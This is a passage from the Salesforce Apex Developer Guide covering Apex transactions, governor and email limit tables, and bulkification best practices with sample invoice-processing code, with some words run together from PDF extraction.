To make sure Apex adheres to governor limits, certain design patterns should be used, such as bulk calls and foreign key relationships
in queries.
IN THIS SECTION:
Apex Transactions
AnApextransactionrepresentsasetofoperationsthatareexecutedasasingleunit.AllDMLoperationsinatransactionmustcomplete
successfully. If an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The
boundary of a transaction can be a trigger, a class method, an anonymous block of code, a Visualforce page, or a custom Web service
method.
Execution Governors and Limits
Because Apex runs in a multitenant environment, the Apex runtime engine strictly enforces limits so that runaway Apex code or
processesdon’tmonopolizesharedresources.IfsomeApexcodeexceedsalimit,theassociatedgovernorissuesaruntimeexception
that can’t be handled.
Set Up Governor Limit Email Warnings
You can specify users in your organization to receive an email notification when they invoke Apex code that surpasses 50% of
allocatedgovernorlimits.Onlyper-requestlimitsarecheckedforsendingemailwarnings;per-orglimitslikeconcurrentlong-running
requests are not checked. These email notifications do not count against the daily single email limit.
Running Apex within Governor Execution Limits
When you develop software in a multitenant cloud environment such as the Lightning platform, you don’t have to scale your code,
because the Lightning platform does it for you. Because resources are shared in a multitenant platform, the Apex runtime engine
enforces some limits to ensure that no one transaction monopolizes shared resources.
Apex Transactions
An Apex transaction represents a set of operations that are executed as a single unit. All DML operations in a transaction must complete
successfully. If an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The
boundary of a transaction can be a trigger, a class method, an anonymous block of code, a Visualforce page, or a custom Web service
method.
Note: Payments transactions are the exception to DML operation errors. Even if an error occurs, data is committed and payment
records are generated because the transaction has already happened at the payment gateway.
All operations that occur inside the transaction boundary represent a single unit of operations, including calls to external code, such as
classes or triggers that run in the transaction boundary. For example: a custom Apex Web service method causes a trigger to fire, which
in turn calls a method in a class. In this case, all changes are committed to the database only after all operations in the transaction finish
executing and don’t cause any errors. If an error occurs in any of the intermediate steps, all database changes are rolled back and the
transaction isn’t committed.
An Apex transaction is sometimes referred to as an execution context. This guide uses the term Apex transaction.
313
Apex Transactions and Governor Limits
Apex Developer Guide
How are Transactions Useful?
Transactions are useful when several operations are related, and either all or none of the operations are committed. The goal is to keep
the database in a consistent state. There are many business scenarios that benefit from transaction processing. For example, transferring
funds from one bank account to another is a common scenario. It involves debiting the first account and crediting the second account
with the amount to transfer. These two operations must be committed together to the database. If the debit operation succeeds and
the credit operation fails, the account balances become inconsistent.
Example
This example shows how all DML insert operations in a method are rolled back when the last operation causes a validation rule
failure. In this example, the invoice method is the transaction boundary—all code that runs within this method either commits all
changes to the platform database or rolls back all changes. In this case, we add an invoice statement with a line item for the pencils
merchandise. The Line Item is for a purchase of 5,000 pencils specified in the Units_Sold__c field, which is more than the entire pencils
inventory of 1,000. This example assumes a validation rule has been set up to check that the total inventory of the merchandise item is
enough to cover new purchases.
Sincethisexampleattemptstopurchasemorepencils(5,000)thanitemsinstock(1,000),thevalidationrulefailsandthrowsanexception.
Code execution halts at this point and all DML operations processed before this exception are rolled back. The invoice statement and
the line item aren’t added to the database, and their insert DML operations are rolled back.
In the Developer Console, execute the static invoice method.
// Only 1,000 pencils are in stock.
// Purchasing 5,000 pencils cause the validation rule to fail,
// which results in an exception in the invoice method.
Id invoice = MerchandiseOperations.invoice('Pencils', 5000, 'test 1');
This definition is the invoice method. The update of total inventory causes an exception due to the validation rule failure. As a result,
the invoice statements and line items are rolled back and aren’t inserted into the database.
public class MerchandiseOperations {
public static Id invoice( String pName, Integer pSold, String pDesc) {
// Retrieve the pencils sample merchandise
Merchandise__c m = [SELECT Price__c,Total_Inventory__c
FROM Merchandise__c WHERE Name = :pName LIMIT 1];
// break if no merchandise is found
System.assertNotEquals(null, m);
// Add a new invoice
Invoice_Statement__c i = new Invoice_Statement__c(
Description__c = pDesc);
insert i;
// Add a new line item to the invoice
Line_Item__c li = new Line_Item__c(
Name = '1',
Invoice_Statement__c = i.Id,
Merchandise__c = m.Id,
Unit_Price__c = m.Price__c,
Units_Sold__c = pSold);
insert li;
// Update the inventory of the merchandise item
m.Total_Inventory__c -= pSold;
// This causes an exception due to the validation rule
314
Apex Transactions and Governor Limits
Apex Developer Guide
// if there is not enough inventory.
update m;
return i.Id;
}
}
Execution Governors and Limits
BecauseApexrunsinamultitenantenvironment,theApexruntimeenginestrictlyenforceslimitssothatrunawayApexcodeorprocesses
don’t monopolize shared resources. If some Apex code exceeds a limit, the associated governor issues a runtime exception that can’t
be handled.
The Apex limits, or governors, track, and enforce the statistics outlined in the following tables and sections.
• Per-Transaction Apex Limits
• Per-Transaction Certified Managed Package Limits
• Lightning Platform Apex Limits
• Static Apex Limits
• Size-Specific Apex Limits
• Miscellaneous Apex Limits
In addition to the core Apex governor limits, email limits and push notification limits are also included later in this topic for your
convenience.
Per-Transaction Apex Limits
These limits count for each Apex transaction. For Batch Apex, these limits are reset for each execution of a batch of records in the
execute method.
This table lists limits for synchronous Apex and asynchronous Apex (Batch Apex and future methods) when they’re different. Otherwise,
this table lists only one limit that applies to both synchronous and asynchronous Apex.
Note:
• Although scheduled Apex is an asynchronous feature, synchronous limits apply to scheduled Apex jobs.
• For Bulk API and Bulk API 2.0 transactions, the effective limit is the higher of the synchronous and asynchronous limits. For
example, the maximum number of Bulk Apex jobs added to the queue with System.enqueueJob is the synchronous
limit (50), which is higher than the asynchronous limit (1).
Asynchronous
Limit
Synchronous
Limit
Description
200
100
Total number of SOQL queries issued1
50,000
50,000
Total number of records retrieved by SOQL queries
10,000
10,000
Total number of records retrieved by Database.getQueryLocator
20
20
Total number of SOSL queries issued
2,000
2,000
Total number of records retrieved by a single SOSL query
150
150
Total number of DML statements issued2
315
Apex Transactions and Governor Limits
Apex Developer Guide
Asynchronous
Limit
Synchronous
Limit
Description
10,000
10,000
TotalnumberofrecordsprocessedasaresultofDMLstatements, Approval.process,
or database.emptyRecycleBin
16
16
Total stack depth for any Apex invocation that recursively fires triggers due to insert,
update, or delete statements3
100
100
Total number of callouts (HTTP requests or web services calls) in a transaction
120 seconds
120 seconds
Maximum cumulative timeout for all callouts (HTTP requests or Web services calls) in a
transaction
0 in batch and
future contexts; 50
50
Maximumnumberofmethodswiththe future annotationallowedperApexinvocation
in queueable
context
1
50
Maximum number of Apex jobs added to the queue with System.enqueueJob
10
10
Total number of sendEmail methods allowed
12 MB
6 MB
Total heap size4
60,000milliseconds
10,000milliseconds
Maximum CPU time on the Salesforce servers5
10 minutes
10 minutes
Maximum execution time for each Apex transaction
10
10
Maximum number of push notification method calls allowed per Apex transaction
2,000
2,000
Maximum number of push notifications that can be sent in each push notification method
call
150
150
Maximum number of EventBus.publish calls for platform events configured to
publish immediately
1
In a SOQL query with parent-child relationship subqueries, each parent-child relationship counts as an extra query. These types of
queries have a limit of three times the number for top-level queries. The limit for subqueries corresponds to the value that
Limits.getLimitAggregateQueries() returns. The row counts from these relationship queries contribute to the row
counts of the overall code execution. This limit doesn’t apply to custom metadata types. In a single Apex transaction, custom metadata
recordscanhaveunlimitedSOQLqueries.InadditiontostaticSOQLstatements,callstothefollowingmethodscountagainstthenumber
of SOQL statements issued in a request.
• Database.countQuery, Database.countQueryWithBinds
• Database.getQueryLocator, Database.getQueryLocatorWithBinds
• Database.query, Database.queryWithBinds
2
Calls to the following methods count against the number of DML statements issued in a request.
• Approval.process
• Database.convertLead
• Database.emptyRecycleBin
• Database.rollback
316
Apex Transactions and Governor Limits
Apex Developer Guide
• Database.setSavePoint
• delete and Database.delete
• insert and Database.insert
• merge and Database.merge
• undelete and Database.undelete
• update and Database.update
• upsert and Database.upsert
• EventBus.publish for platform events configured to publish after commit
• System.runAs
3
Recursive Apex that doesn’t fire any triggers with insert, update, or delete statements, exists in a single invocation, with a
single stack. Conversely, recursive Apex that fires a trigger spawns the trigger in a new Apex invocation. The new invocation is separate
from the invocation of the code that caused it to fire. Spawning a new invocation of Apex is a more expensive operation than a recursive
call in a single invocation. Therefore, there are tighter restrictions on the stack depth of these types of recursive calls.
4
Email services heap size is 36 MB.
5
CPU time is calculated for all executions on the Salesforce application servers occurring in one Apex transaction. CPU time is calculated
for the executing Apex code, and for any processes that are called from this code, such as package code and workflows. CPU time is
privateforatransactionandisisolatedfromothertransactions.Operationsthatdon'tconsumeapplicationserverCPUtimearen'tcounted
toward CPU time. For example, the portion of execution time spent in the database for DML, SOQL, and SOSL isn't counted, nor is waiting
time for Apex callouts. Application server CPU time spent in DML operations is counted towards the Apex CPU limit, but isn’t expected
to be significant. Bulk API and Bulk API 2.0 consume a unique governor limit for CPU time on Salesforce Servers, with a maximum value
of 60,000 milliseconds.
Note:
• Limits apply individually to each testMethod.
• To determine the code execution limits for your code while it’s running, use the Limits methods. For example, you can use
the getDMLStatements method to determine the number of DML statements that have already been called by your
program. Or, you can use the getLimitDMLStatements method to determine the total number of DML statements
available to your code.
Per-Transaction Certified Managed Package Limits
Certified managed packages—managed packages that have passed the security review for AppExchange—get their own set of limits
for most per-transaction limits. Salesforce ISV Partners develop certified managed packages, which are installed in your org from
AppExchange and have unique namespaces.
Here’s an example that illustrates the separate certified managed package limits for DML statements. If you install a certified managed
package, all the Apex code in that package gets its own 150 DML statements. These DML statements are in addition to the 150 DML
statements your org’s native code can execute. This limit increase means more than 150 DML statements can execute during a single
transaction if code from the managed package and your native org both executes. Similarly, the certified managed package gets its own
100-SOQL-query limit for synchronous Apex, in addition to the org’s native code limit of 100 SOQL queries.
There’s no limit on the number of certified namespaces that can be invoked in a single transaction. However, the number of operations
that can be performed in each namespace must not exceed the per-transaction limits. There’s also a limit on the cumulative number of
operations that can be made across namespaces in a transaction. This cumulative limit is 11 times the per-namespace limit. For example,
if the per-namespace limit for SOQL queries is 100, a single transaction can perform up to 1,100 SOQL queries. In this case, the cumulative
limit is 11 times the per-namespace limit of 100. These queries can be performed across an unlimited number of namespaces, as long
317
Apex Transactions and Governor Limits
Apex Developer Guide
asanyonenamespacedoesn'thavemorethan100queries.Thecumulativelimitdoesn’taffectlimitsthataresharedacrossallnamespaces,
such as the limit on maximum CPU time.
Note:
• These cross-namespace limits apply only to namespaces in certified managed packages.
• Namespaces in non-certified packages don’t have their own separate governor limits. The resources that they use continue
to count against the same governor limits used by the org's custom code.
This table lists the cumulative cross-namespace limits.
Cumulative
Cross-Namespace Limit
Description
1,100
Total number of SOQL queries issued
110,000
Total number of records retrieved by Database.getQueryLocator
220
Total number of SOSL queries issued
1,650
Total number of DML statements issued
1,100
Total number of callouts (HTTP requests or web services calls) in a transaction
110
Total number of sendEmail methods allowed
All per-transaction limits count separately for certified managed packages except for:
• The total heap size
• The maximum CPU time
• The maximum transaction execution time
• The maximum number of unique namespaces
These limits count for the entire transaction, regardless of how many certified managed packages are running in the same transaction.
The code from a package from AppExchange, not created by a Salesforce ISV Partner and not certified, doesn’t have its own separate
governor limits. Any resources used by the package count against the total org governor limits. Cumulative resource messages and
warning emails are also generated based on managed package namespaces.
For more information on Salesforce ISV Partner packages, see Salesforce Partner Programs.
Lightning Platform Apex Limits
The limits in this table aren't specific to an Apex transaction; Lightning Platform enforces these limits.
Limit
Description
250,000 or the number of user
licenses in your org multiplied
by 200, whichever is greater
The maximum number of asynchronous Apex method executions (batch Apex, future methods,
Queueable Apex, and scheduled Apex) per a 24-hour period1,6
10
Number of synchronous concurrent transactions for long-running transactions that last longer than
5 seconds for each org.2
318
Apex Transactions and Governor Limits
Apex Developer Guide
Limit
Description
100. In Developer Edition orgs,
the limit is 5.
Maximum number of Apex classes scheduled concurrently
100
Maximum number of batch Apex jobs in the Apex flex queue that are in Holding status
5
Maximum number of batch Apex jobs queued or active concurrently3
1
Maximum number of batch Apex job start method concurrent executions4
5
Maximum number of batch jobs that can be submitted in a running test
The greater of 500 or 10
multipliedbythenumberoftest
classes in the org
Maximum number of test classes that can be queued per 24-hour period (production orgs other
than Developer Edition)5,6
The greater of 500 or 20
multipliedbythenumberoftest
classes in the org
Maximum number of test classes that can be queued per 24-hour period (sandbox and Developer
Edition orgs)5,6
1
For Batch Apex, method executions include executions of the start, execute, and finish methods. This limit is for your entire
org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. The license types
that count toward this limit include full Salesforce and Salesforce Platform user licenses, App Subscription user licenses, Chatter Only
users, Identity users, and Company Communities users.
2
If more transactions are started while the 10 long-running transactions are still running, they’re denied. HTTP callout processing time
isn’t included when calculating this limit.
3
When batch jobs are submitted, they’re held in the flex queue before the system queues them for processing.
4
Batch jobs that haven’t started yet remain in the queue until they’re started. If more than one job is running, this limit doesn’t cause
any batch job to fail.execute methods of batch Apex jobs still run in parallel.
5
This limit applies to tests running asynchronously. This group of tests includes tests started through the Salesforce user interface
including the Developer Console or by inserting ApexTestQueueItem objects using SOAP API.
6
To check how many asynchronous Apex executions are available, make a request to REST API limits resource or use Apex methods
OrgLimits.getAll() or OrgLimits.getMap(). See List Organization Limits in the RESTAPIDeveloperGuide and OrgLimits
Class in the Apex Reference Guide.
Static Apex Limits
Limit
Description
10 seconds
Default timeout of callouts (HTTP requests or Web services calls) in a transaction
6 MB for synchronous Apex or
12 MB for asynchronous Apex
Maximum size of callout request or response (HTTP request or Web services call)1
120 seconds
Maximum SOQL query run time before Salesforce cancels the transaction
7500
Maximum number of class and trigger code units in a deployment of Apex
200
Apex trigger batch size2
319
Apex Transactions and Governor Limits
Apex Developer Guide
Limit
Description
200
For loop list batch size
50 million
Maximum number of records returned for a Batch Apex query in Database.QueryLocator
1
The HTTP request and response sizes count towards the total heap size.
2
The Apex trigger batch size for platform events and Change Data Capture events is 2,000.
Size-Specific Apex Limits
Limit
Description
1 million
Maximum number of characters for a class
1 million
Maximum number of characters for a trigger
6 MB
Maximum amount of code used by all Apex code in an org1
65,535 bytecode instructions in
compiled form
Method size limit2
1
This limit doesn’t apply to Apex code in first generation(1GP) or second generation(2GP) managed packages. The code in those types
of packages belongs to a namespace unique from the code in your org. This limit also doesn’t apply to any code included in a class
defined with the @isTest annotation.
2
Large methods that exceed the allowed limit cause an exception to be thrown during the execution of your code.
Miscellaneous Apex Limits
Connect in Apex
For classes in the ConnectApi namespace, every write operation costs one DML statement against the Apex governor limit.
ConnectApi method calls are also subject to rate limiting. ConnectApi rate limits match Connect REST API rate limits. Both
have a per user, per namespace, per hour rate limit. When you exceed the rate limit, a ConnectApi.RateLimitException
is thrown. Your Apex code must catch and handle this exception.
Data.com Clean
If you use the Data.com Clean product and its automated jobs, consider how you use Apex triggers. If you have Apex triggers on
account, contact, or lead records that run SOQL queries, the SOQL queries can interfere with Clean jobs for those objects. Your Apex
triggers (combined) must not exceed 200 SOQL queries per batch. If they do, your Clean job for that object fails. In addition, if your
triggers call future methods, they’re subject to a limit of 10 future calls per batch.
Event Reports
The maximum number of records that an event report returns for a user who isn’t a system administrator is 20,000; for system
administrators, 100,000.
MAX_DML_ROWS limit in Apex testing
The maximum number of rows that can be inserted, updated, or deleted, in a single, synchronous Apex test execution context, is
limited to 450,000. For example, an Apex class can have 45 methods that insert 10,000 rows each. If the limit is reached, you see this
error: Your runallTests is consuming too many DB resources.
320
Apex Transactions and Governor Limits
Apex Developer Guide
SOQL Query Performance
For best performance, SOQL queries must be selective, particularly for queries inside triggers. To avoid long execution times, the
system can terminate nonselective SOQL queries. Developers receive an error message when a non-selective query in a trigger
executes against an object that contains more than 200,000 records. To avoid this error, ensure that the query is selective. See More
Efficient SOQL Queries.
Email Limits
Inbound Email Limits
Number of user licenses multiplied by
1,000; maximum 1,000,000
Email Services: Maximum Number of Email Messages Processed
(Includes limit for On-Demand Email-to-Case)
25 MB1
Email Services: Maximum Size of Email Message (Body and Attachments)
25 MB
On-Demand Email-to-Case: Maximum Email Attachment Size
Number of user licenses multiplied by
1,000; maximum 1,000,000
On-Demand Email-to-Case: Maximum Number of Email Messages Processed
(Counts toward limit for Email Services)
1
The maximum size of email messages for Email Services varies depending on character set and transfer encoding of the body parts.
The size of an email message includes the email headers, body, attachments, and encoding. As a result, an email with a 35-MB
attachment likely exceeds the 25-MB size limit for an email message after accounting for the headers, body, and encoding.
When defining email services, note the following:
• An email service only processes messages it receives at one of its addresses.
• Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can
process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on
how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number
of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your org can process up to 10,000 email
messages a day.
• Email service addresses that you create in your sandbox can’t be copied to your production org.
• For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email
address.
• Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments)
exceeds approximately 25 MB (varies depending on language and character set).
Outbound Email: Limits for Single and Mass Email Sent Using Apex
Each licensed org can send single emails to a maximum of 5,000 external email addresses per day based on Greenwich Mean Time
(GMT). For orgs created before Spring ’19, the daily limit is enforced only for emails sent via Apex and Salesforce APIs except for REST
API. For orgs created in Spring ’19 and later, the daily limit is also enforced for email alerts, simple email actions, Send Email actions
in flows, and REST API. If one of the newly counted emails can’t be sent because your org has reached the limit, we notify you by
email and add an entry to the debug logs. Single emails sent using the email author or composer in Salesforce don't count toward
this limit. There’s no limit on sending single emails to contacts, leads, person accounts, and users in your org directly from account,
contact, lead, opportunity, case, campaign, or custom object pages. In Developer Edition orgs and orgs evaluating Salesforce during
a trial period, you can send to a maximum of 50 recipients per day, and each single email can have up to 15 recipients..
Keep these considerations in mind when sending emails:
321
Apex Transactions and Governor Limits
Apex Developer Guide
• When sending single emails, you can specify up to 150 recipients across the To, CC, and BCC fields in each
SingleEmailMessage. Each field is also limited to 4,000 bytes.
• If you use SingleEmailMessage to email your org’s internal users, specifying the user’s ID in setTargetObjectId
meanstheemaildoesn’tcounttowardthedailylimit.However,specifyinginternalusers’emailaddressesin setToAddresses
means the email does count toward the limit.
• You can send mass email and list email to a maximum of 5,000 external email addresses per day per licensed Salesforce org. A
day is calculated based on Greenwich Mean Time (GMT).
• The single email, mass email, and list email limits count duplicate email addresses. For example, if you have
johndoe@example.com in your email 10 times that counts as 10 against the limit.
• API or Apex single emails can be sent to a maximum of 5,000 external email addresses per day.
• You can send an unlimited amount of email through the UI to your org’s internal users, which include portal users.
• You can send mass emails and list emails only to contacts, person accounts, leads, and your org’s internal users.
• In Developer Edition orgs and orgs evaluating Salesforce during a trial period, you can send to no more than 10 external email
recipients per org per day using mass email and list email.
• You can’t send mass email using a Visualforce email template.
Push Notification Limits
An org can send up to 20,000 iOS and 10,000 Android push notifications per hour (for example, 4:00 to 4:59 UTC).
Only deliverable notifications count toward this limit. For example, a notification is sent to 1,000 employees in your company, but 100
employees haven’t installed the mobile app yet. Only the notifications sent to the 900 employees who have installed the mobile app
count toward this limit.
EachtestpushnotificationthatisgeneratedthroughtheTestPushNotificationpageislimitedtoasinglerecipient.Testpushnotifications
count toward an org’s hourly push notification limit.
When an org's hourly push notification limit is met, any additional notifications are still created for in-app display and retrieval via REST
API.
SEE ALSO:
Asynchronous Callout Limits
Platform Events Developer Guide
Set Up Governor Limit Email Warnings
You can specify users in your organization to receive an email notification when they invoke Apex code that surpasses 50% of allocated
governor limits. Only per-request limits are checked for sending email warnings; per-org limits like concurrent long-running requests
are not checked. These email notifications do not count against the daily single email limit.
1. Log in to Salesforce as an administrator user.
2. From Setup, enter Users in the Quick Find box, then select Users.
3. Click Edit next to the name of the user to receive the email notifications.
4. Select the Send Apex Warning Emails option.
5. Click Save.
Note: These limits are currently checked for sending email warnings.
Total number of SOQL queries issued
322
Apex Transactions and Governor Limits
Apex Developer Guide
Total number of records retrieved by SOQL queries
Total number of SOSL queries issued
Total number of DML statements issued
TotalnumberofrecordsprocessedasaresultofDMLstatements, Approval.process,or database.emptyRecycleBin
Total heap size
Total number of callouts (HTTP requests or Web services calls) in a transaction
Total number of sendEmail methods allowed
Maximum number of methods with the future annotation allowed per Apex invocation
Maximum number of Apex jobs added to the queue with System.enqueueJob
Total number of records retrieved by Database.getQueryLocator
Total number of mobile Apex push calls
Running Apex within Governor Execution Limits
When you develop software in a multitenant cloud environment such as the Lightning platform, you don’t have to scale your code,
becausetheLightningplatformdoesitforyou.Becauseresourcesaresharedinamultitenantplatform,theApexruntimeengineenforces
some limits to ensure that no one transaction monopolizes shared resources.
Your Apex code must execute within these predefined execution limits. If a governor limit is exceeded, a run-time exception that can’t
be handled is thrown. By following best practices in your code, you can avoid hitting these limits. Imagine you had to wash 100 T-shirts.
Would you wash them one by one—one per load of laundry, or would you group them in batches for just a few loads? The benefit of
coding in the cloud is that you learn how to write more efficient code and waste fewer resources.
The governor execution limits are per transaction. For example, one transaction can issue up to 100 SOQL queries and up to 150 DML
statements. There are some other limits that aren’t transaction bound, such as the number of batch jobs that can be queued or active
at one time.
The following are some best practices for writing code that doesn’t exceed certain governor limits.
Bulkifying DML Calls
Making DML calls on lists of sObjects instead of each individual sObject makes it less likely to reach the DML statements limit. The
following is an example that doesn’t bulkify DML operations, and the next example shows the recommended way of calling DML
statements.
Example: DML calls on single sObjects
The for loop iterates over line items contained in the liList List variable. For each line item, it sets a new value for the Description__c
field and then updates the line item. If the list contains more than 150 items, the 151st update call returns a run-time exception for
exceeding the DML statement limit of 150. How do we fix this? Check the second example for a simple solution.
for(Line_Item__c li : liList) {
if (li.Units_Sold__c > 10) {
li.Description__c = 'New description';
}
// Not a good practice since governor limits might be hit.
update li;
}
Recommended Alternative: DML calls on sObject lists
323
Apex Transactions and Governor Limits
Apex Developer Guide
This enhanced version of the DML call performs the update on an entire list that contains the updated line items. It starts by creating a
new list and then, inside the loop, adds every update line item to the new list. It then performs a bulk update on the new list.
List<Line_Item__c> updatedList = new List<Line_Item__c>();
for(Line_Item__c li : liList) {
if (li.Units_Sold__c > 10) {
li.Description__c = 'New description';
updatedList.add(li);
}
}
// Once DML call for the entire list of line items
update updatedList;
More Efficient SOQL Queries
Placing SOQL queries inside for loop blocks isn’t a good practice because the SOQL query executes once for each iteration and may
surpassthe100SOQLquerieslimitpertransaction.ThefollowingisanexamplethatrunsaSOQLqueryforeveryitemin Trigger.new,
which isn’t efficient. An alternative example is given with a modified query that retrieves child items using only one SOQL query.
Example: Inefficient querying of child items
The for loop in this example iterates over all invoice statements that are in Trigger.new. The SOQL query performed inside the
loop retrieves the child line items of each invoice statement. If more than 100 invoice statements were inserted or updated, and thus
contained in Trigger.new, this results in a run-time exception because of reaching the SOQL limit. The second example solves this
problem by creating another SOQL query that can be called only once.
trigger LimitExample on Invoice_Statement__c (before insert, before update) {
for(Invoice_Statement__c inv : Trigger.new) {
// This SOQL query executes once for each item in Trigger.new.
// It gets the line items for each invoice statement.
List<Line_Item__c> liList = [SELECT Id,Units_Sold__c,Merchandise__c
FROM Line_Item__c
WHERE Invoice_Statement__c = :inv.Id];
for(Line_Item__c li : liList) {
// Do something
}
}
}
Recommended Alternative: Querying of child items with one SOQL query
This example bypasses the problem of having the SOQL query called for each item. It has a modified SOQL query that retrieves all invoice
statements that are part of Trigger.new and also gets their line items through the nested query. In this way, only one SOQL query
is performed and we’re still within our limits.
trigger EnhancedLimitExample on Invoice_Statement__c (before insert, before update) {
// Perform SOQL query outside of the for loop.
// This SOQL query runs once for all items in Trigger.new.
List<Invoice_Statement__c> invoicesWithLineItems =
[SELECT Id,Description__c,(SELECT Id,Units_Sold__c,Merchandise__c from Line_Items__r)
FROM Invoice_Statement__c WHERE Id IN :Trigger.newMap.KeySet()];
324
Apex Transactions and Governor Limits
Apex Developer Guide
for(Invoice_Statement__c inv : invoicesWithLineItems) {
for(Line_Item__c li : inv.Line_Items__r) {
// Do something
}
}
}
SOQL For Loops
Use SOQL for loops to operate on records in batches of 200. This helps avoid the heap size limit of 6 MB. Note that this limit is for code
running synchronously and it is higher for asynchronous code execution.
Example: Query without a for loop
The following is an example of a SOQL query that retrieves all merchandise items and stores them in a List variable. If the returned
merchandise items are large in size and a large number of them was returned, the heap size limit might be hit.
List<Merchandise__c> ml = [SELECT Id,Name FROM Merchandise__c];
Recommended Alternative: Query within a for loop
To prevent this from happening, this second version uses a SOQL for loop, which iterates over the returned results in batches of 200
records.Thisreducesthesizeofthe ml listvariablewhichnowholds200itemsinsteadofallitemsinthe query results,andgetsrecreated
for every batch.
for (List<Merchandise__c> ml : [SELECT Id,Name FROM Merchandise__c]){
// Do something.
}
Using Salesforce Features with Apex
ManyfeaturesoftheSalesforceuserinterfaceareexposedinApexsothatyoucanaccessthemprogramaticallyintheLightningPlatform.
For example, you can write Apex code to post to a Chatter feed, or use the approval methods to submit and approve process requests.
IN THIS SECTION:
Actions
Create quick actions, and add them to your Salesforce Classic home page, to the Chatter tab, to Chatter groups, and to record detail
pages. Choose from standard quick actions, such as create and update actions, or create custom actions based on your company’s
needs.
Approval Processing
AnapprovalprocessautomateshowrecordsareapprovedinSalesforce.Anapprovalprocessspecifieseachstepofapproval,including
from whom to request approval and what to do at each point of the process.
Authentication
Salesforce provides various ways to authenticate users. Build a combination of authentication methods to fit the needs of your org
and your users’ use patterns.
Chatter Answers and Ideas
In Chatter Answers and Ideas, use zones to organize ideas and answers into groups. Each zone can have its own focus, with unique
ideas and answers topics to match that focus.
Use Cases for the CommercePayments Namespace
Review walkthroughs, use cases, and reference material for the CommercePayments platform.
325
Using Salesforce Features with Apex
Apex Developer Guide
Connect in Apex
UseConnectinApextodevelopcustomexperiencesinSalesforce.ConnectinApexprovidesprogrammaticaccesstoB2BCommerce,
CMS managed content, Experience Cloud sites, topics, and more. Create Apex pages that display Chatter feeds, post feed items with
mentions and topics, and update user and group photos. Create triggers that update Chatter feeds.
Moderate Chatter Private Messages with Triggers
Write a trigger for ChatterMessage to automate the moderation of private messages in an org or Experience Cloud site. Use triggers
to ensure that messages conform to your company’s messaging policies and don’t contain blocklisted words.
DataWeave in Apex
DataWeave in Apex uses the Mulesoft DataWeave library to read and parse data from one format, transform it, and export it in a
different format. You can create DataWeave scripts as metadata and invoke them directly from Apex. Like Apex, DataWeave scripts
are run within Salesforce application servers, enforcing the same heap and CPU limits on the executing code.
Moderate Feed Items with Triggers
Write a trigger for FeedItem to automate the moderation of posts in an org or Experience Cloud site. Use triggers to ensure that
posts conform to your company’s communication policies and don’t contain unwanted words or phrases.
Experience Cloud Sites
Experience Cloud sites are branded spaces for your employees, customers, and partners to connect. You can customize and create
sites to meet your business needs, then transition seamlessly between them.
Email
You can use Apex to work with inbound and outbound email.
External Services
External Services connect your Salesforce org to a service outside of Salesforce, such as an employee banking service. After you
register the external service, you can call it natively in your Apex code. Objects and operations defined in the external service's
registered API specification become Apex classes and methods in the ExternalService namespace. The registered service's
schema types map to Apex types, and are strongly typed, making the Apex compiler do the heavy lifting for you. For example, you
can make a type safe callout to an external service from Apex without needing to use the Http class or perform transforms on
JSON strings.
Flows
FlowBuilderletsadminsbuildapplications,knownasflows,thatautomateabusinessprocessbycollectingdataanddoingsomething
in your Salesforce org or an external system.
Metadata
Salesforceusesmetadatatypesandcomponentstorepresentorgconfigurationandcustomization.Metadataisusedfororgsettings
that admins control, or configuration information applied by installed apps and packages.
Permission Set Groups
ToprovideApextestcoverageforpermissionsetgroups,writetestsusingthe calculatePermissionSetGroup() method
in the System.Test class.
Platform Cache
The Lightning Platform Cache layer provides faster performance and better reliability when caching Salesforce session and org data.
Specify what to cache and for how long without using custom objects and settings or overloading a Visualforce view state. Platform
Cache improves performance by distributing cache space so that some applications or operations don’t steal capacity from others.
Salesforce Knowledge
Salesforce Knowledge is a knowledge base where users can easily create and manage content, known as articles, and quickly find
and view the articles they need.
Salesforce Files
Use Apex to customize the behavior of Salesforce Files.
326
Using Salesforce Features with Apex
Apex Developer Guide
Salesforce Connect
Apex code can access external object data via any Salesforce Connect adapter. Use the Apex Connector Framework to develop a
custom adapter for Salesforce Connect. The custom adapter can retrieve data from external systems and synthesize data locally.
Salesforce Connect represents that data in Salesforce external objects, enabling users and the Lightning Platform to seamlessly
interact with data that’s stored outside the Salesforce org.
Salesforce Reports and Dashboards API via Apex
The Salesforce Reports and Dashboards API via Apex gives you programmatic access to your report data as defined in the report
builder.
Salesforce Sites
Salesforce Sites lets you build custom pages and Web applications by inheriting Lightning Platform capabilities including analytics,
workflow and approvals, and programmable logic.
Support Classes
Support classes allow you to interact with records commonly used by support centers, such as business hours and cases.
Territory Management 2.0
With trigger support for the Territory2 and UserTerritory2Association standard objects, you can automate actions and processes
related to changes in these territory management records.
Actions
Create quick actions, and add them to your Salesforce Classic home page, to the Chatter tab, to Chatter groups, and to record detail
pages.Choosefromstandardquickactions,suchascreateandupdateactions,orcreatecustomactionsbasedonyourcompany’sneeds.
• Create actions let users create records—like New Contact, New Opportunity, and New Lead.
• Custom actions invoke Lightning components, flows, Visualforce pages, or canvas apps with functionality that you define.Use a
Visualforce page, Lightning component, or a canvas app to create global custom actions for tasks that don’t require users to use
records that have a relationship to a specific object. Object-specific custom actions invoke Lightning components, flows, Visualforce
pages, or canvas apps that let users interact with or create records that have a relationship to an object record.
For create, Log a Call, and custom actions, you can create either object-specific actions or global actions. Update actions must be
object-specific.
For more information on actions, see the online help.
SEE ALSO:
Apex Reference Guide: QuickAction Class
Apex Reference Guide: QuickActionRequest Class
Apex Reference Guide: QuickActionResult Class
Apex Reference Guide: DescribeQuickActionResult Class
Apex Reference Guide: DescribeQuickActionDefaultValue Class
Apex Reference Guide: DescribeLayoutSection Class
Apex Reference Guide: DescribeLayoutRow Class
Apex Reference Guide: DescribeLayoutItem Class
Apex Reference Guide: DescribeLayoutComponent Class
Apex Reference Guide: DescribeAvailableQuickActionResult Class
327
Using Salesforce Features with Apex
Apex Developer Guide
Approval Processing
An approval process automates how records are approved in Salesforce. An approval process specifies each step of approval, including
from whom to request approval and what to do at each point of the process.
• Use the Apex process classes to create approval requests and process the results of those requests:
– ProcessRequest Class
– ProcessResult Class
– ProcessSubmitRequest Class
